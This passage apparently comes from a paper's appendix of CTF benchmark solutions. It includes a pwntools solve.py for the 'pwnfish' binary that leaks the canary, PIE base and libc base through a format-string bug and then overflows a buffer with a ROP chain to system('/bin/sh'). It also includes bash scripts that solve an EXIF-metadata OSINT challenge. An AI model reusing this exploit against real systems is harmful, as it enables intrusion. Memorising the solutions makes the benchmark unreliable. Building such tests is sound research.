            print_species(curr->species);
```

```c
                printf("Species: %s\n", species_names[curr->species]);
                printf("\n");
                break;
            }
            curr = curr->next;
        }
}
```

Listing 13: `show_fish`

D.3 solve.py

```python
import os

from pwn import *
from sshtunnel import SSHTunnelForwarder

SSH_DOMAIN = os.environ["SSH_SERVICE_INTERNAL_URL"]
SSH_PORT = int(os.environ["SSH_PORT"])

# Logging
logging.basicConfig(level=logging.INFO)

REMOTE_HOST = "pwnfish"
REMOTE_PORT = 1337

LOCAL_HOST = "127.0.0.1"
LOCAL_PORT = 3242

server = SSHTunnelForwarder(
    (SSH_DOMAIN, SSH_PORT),
    ssh_username="gl",
    ssh_password="hf",
    allow_agent=False,
    host_pkey_directories=None,
    remote_bind_address=(REMOTE_HOST, REMOTE_PORT),
    local_bind_address=(LOCAL_HOST, LOCAL_PORT),
)

server.start()
print("server local bind port: " + str(server.local_bind_port))
print("Tunnel is up.")


context.log_level = "warn"

binary = "./pwnfish"

elf = context.binary = ELF(binary, checksec=False)

context.terminal = ["cmd.exe", "/c", "start", "wsl.exe"]

gdbscript = """
break *main
c
"""

libc = ELF('libs/libc.so.6', checksec=False)

whitespace_bytes = [
    b'\x20',  # space
    b'\x09', # horizontal tab
    b'\x0a',  # newline (line feed)
    b'\x0b',  # vertical tab
    b'\x0c',  # form feed
    b'\x0d'  # carriage return
]

def menu(io, choice):
    io.sendlineafter(b"> ", f"{choice}".encode())

def catch_fish(io, name):
    menu(io, 1)
    io.sendlineafter(b"Name your new pet: ", name)

```

```python
def show_fish(io, name):
    menu(io, 2)
    io.sendlineafter(b"Enter name of fish: ", name)

def leak_any(io, payload):
    catch_fish(io, payload)
    show_fish(io, payload)
    io.recvline()
    # return io.recvline()

def leak_pointer(io, i: int):
    catch_fish(io, f"%{i}$p".encode())
    show_fish(io, f"%{i}$p".encode())
    io.recvline()
    return io.recvline()

def contains_whitespace(payload) -> bool:
    for byte in whitespace_bytes:
        if byte in payload:
            return True
    return False

def run():
    elf.address = 0
    libc.address = 0

    p = remote(LOCAL_HOST, LOCAL_PORT)
    # p = gdb.debug(binary, gdbscript)

    # Leak canary
    canary = int(leak_pointer(p, 13), 16)
    info("Canary: %#x", canary)

    # Leak stored rip to compute PIE base address
    # stored rip points to menu+menu_leak_offset
    # found manually using gdb
    menu_leak_offset = 256
    leaked_menu = int(leak_pointer(p, 15), 16) - menu_leak_offset
    info("offset of menu: %#x", elf.functions.menu.address)
    elf.address = leaked_menu - elf.functions.menu.address
    info("leaked address: %#x", leaked_menu)
    info("piebase: %#x", elf.address)

    # Leak puts address from GOT
    info("GOT puts address: %#x", elf.got['puts'])
    puts_address = p64(elf.got['puts'])

    # scanf stops reading on whitespace
    if contains_whitespace(puts_address):
        print("Retrying: Whitespace in puts address")
        return False

    payload = flat(
        b"%9$s".ljust(8, b'A'), # Padded so puts address is aligned for %9$s
        elf.got['puts'],
    )
    leak_any(p, payload)
    leaked_puts = u64(p.recv(6) + b"\x00\x00") # last two null bytes are not read by printf
    info("Leaked puts: %#x", leaked_puts)

    # Compute libc base address
    libc.address = leaked_puts - libc.symbols.get('puts')
    info("libc base: %#x", libc.address)
    system = libc.functions.system.address
    info("system address: %#x", system)
    bin_sh = next(libc.search(b"/bin/sh\x00"))
    info("/bin/sh address: %#x", bin_sh)

    rop = ROP(libc, badchars='\n;=')
    pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
    # ret gadget used to align stack
    ret_align = rop.find_gadget(['ret']).address

    # NOTE: curr pointer is stored at a lower address (closer to rsp) than name buffer
    # therefore we can safely overwrite the name buffer without
    # messing with the curr pointer,
    # and thus safely make it to the ret instruction for the ROP chain

    # bytes to canary (found with gdb)
    padding_length = 40 # (56 to rip, 40 = 56 - canary - rbp)

    payload = flat(
        b"A" * padding_length,
        canary,
        p64(0), # old rbp, not important
        pop_rdi,
        bin_sh,
        ret_align,
        system,
    )

    if contains_whitespace(payload):
        print("Retrying: Whitespace in payload")
        return False

    # Perform buffer overflow
    show_fish(p, payload)
    p.recvline()

    p.sendline(b"cat flag")
    flag = p.recvline().decode("utf-8").strip()
    print(flag)
    p.close()

    flag_filename = "/run/solution/flag.txt"
    os.makedirs(os.path.dirname(flag_filename), exist_ok=True)
    with open(flag_filename, "w") as f:
        f.write(flag)
    return True

if __name__ == "__main__":
    # May fail if payload happens to contain whitespace
    # Try 20 times, though a couple tries should be enough
    for i in range(20):
        if run():
            server.stop()
            print("Status: Success")
            exit(0)

    server.stop()
    print("Status: Failed")
    exit(-1)
```

Listing 14: Pwnfish `solve.py`

E Blog Appendix

E.1 Automated Solution to the Blog Challenge

The automated solution script simulates the player's journey from step 1 until flag retrieval. The key steps include:

- Reading starting IATA code.
- Downloading an image file from the travel blog.
- Extracting GPS coordinates and date stamp from EXIF metadata.
- Using this data to deduce the return flight.
- Searching after the flight with the flight tracker and identifying the correct flight number.
- Assembling and outputting the flag in the format `flag{DEPARTUREIATACODE_FLIGHTNUMBER}`.

The following snippets illustrate this process:

```bash
STARTINGPOINT=$(curl --insecure "https://web1.$DOMAIN" | grep -o "CPH")
wget --no-check-certificate "https://web1.$DOMAIN/pictures/p12.png" -O
↪ "$OUTPUT_FILE"
GPS=$(exiftool "$OUTPUT_FILE" -n | grep "GPS.Position" | sed 's/.*: //')
DATE=$(exiftool "$OUTPUT_FILE" | grep "Date/Time.Original" | awk '{print
↪ $4}' | sed 's/:/-/g')
```

Listing 15: Metadata extraction from blog image

```
if [ "$GPS" == "35.769272 140.389898" ]; then
        IATA="NRT"
        fi
echo "IATA AIRPORT for the Challenge Picture: $IATA"
```

Listing 16: Simulating using Google Maps to insert coordinates, to get the corresponding airport(IATA code)

```
SEARCHURL=$"https://web2.$DOMAIN/index.php?departingAirport=$IATA&
    arrivingAirport=$STARTINGPOINT"
RESPONSE=$(curl --insecure -s "$SEARCHURL")
FLIGHTNUMBER=$(echo "$RESPONSE" | grep -oP
 ↪  "[A-Z]{2}[0-9]{3}(?=\\s*<br><strong>Departure:</strong>\\s*NRT\\
    s+at\\s+$DATE)")
```

Listing 17: Flight lookup on the simulated tracker

```
FLAG="flag{"$IATA"_"$FLIGHTNUMBER"}"
echo "$FLAG" > /run/solution/flag.txt
cat /run/solution/flag.txt
```

Listing 18: Flag generation and output

```
#!/bin/bash

# Logs the domain being used for the challenge
echo "Trying to echo Domain: $DOMAIN"

# -------------------------------
# Setup: Setting up variables and urls.
# -------------------------------
IMAGE_URL2="https://$DOMAIN/pictures/p12.png"
OUTPUT_FILE="pic.png"
URL="https://$DOMAIN"
```

```bash


# -------------------------------
# Step 1: Extracting airport code from the blog page.
# -------------------------------
STARTINGPOINT=$(curl --insecure "https://blog.$DOMAIN" | grep -o "CPH")
echo "Starting Point for Prof. PP: $STARTINGPOINT"


# -------------------------------
# Step 2: Download picture containing Metadata
# -------------------------------
# Using wget to getting the accesible picture on website 1
wget --no-check-certificate "https://blog.$DOMAIN/pictures/p12.png" -O
↪  "$OUTPUT_FILE"
echo "Downloaded picture saved as: $OUTPUT_FILE"

```

Listing 19: The whole blog solution part 1

```bash
# -------------------------------
# Step 3: Extract Metadata from image, such as GPS and Date.
# -------------------------------
# Extracting information in it's raw form so it can be used again
GPS=$(exiftool "$OUTPUT_FILE" -n | grep "GPS.Position" | sed 's/.*: //')
echo "GPS Locations: $GPS"
DATE=$(exiftool "$OUTPUT_FILE" | grep "Date/Time.Original" | awk '{print
↪  $4}' | sed 's/:/-/g')
echo "Time Create: $DATE"
# ---------------------------------------------------
# Step 4: Finding out IATA airport code based on GPS from image
# ---------------------------------------------------
# Simulating going onto google maps, and pasting the GPS Coordinates,
↪  where after looking at the map, to realise the closest AIRPORT
if [ "$GPS" == "35.769272 140.389898" ]; then
        IATA="NRT"
        fi
```

```bash
echo "IATA AIRPORT for the Challenge Picture: $IATA"
# --------------------------------------------------
# Step 5: Search on the flight log service webpage, for flight info.
# --------------------------------------------------
SEARCHURL=$"https://flight-logs.$DOMAIN/index.php?departingAirport=$IATA
    &arrivingAirport=$STARTINGPOINT"
echo "Searching flight logs at: $SEARCHURL"
RESPONSE=$(curl --insecure -s "$SEARCHURL")
# --------------------------------------------------
# Step 6: Extract flight number using regex
# --------------------------------------------------
FLIGHTNUMBER=$(echo "$RESPONSE" | grep -oP
 ↪  "[A-Z]{2}[0-9]{3}(?=\\s*<br><strong>Departure:</strong>
    \\s*NRT\\s+at\\s+$DATE)")
echo "Print Flight Number: $FLIGHTNUMBER"
# --------------------------------------------------
# Step 7: Format and save flag
# --------------------------------------------------
FLAG="flag{"$IATA"_"$FLIGHTNUMBER"}"
echo "$FLAG" > /run/solution/flag.txt
echo "The flag saved in /run/solution/flag.txt is: $(cat
 ↪  /run/solution/flag.txt)"
```

Listing 20: The whole blog solution part 2

E.2 Image of Airport (p12.png)

Figure 7: AI Generated Airport Picture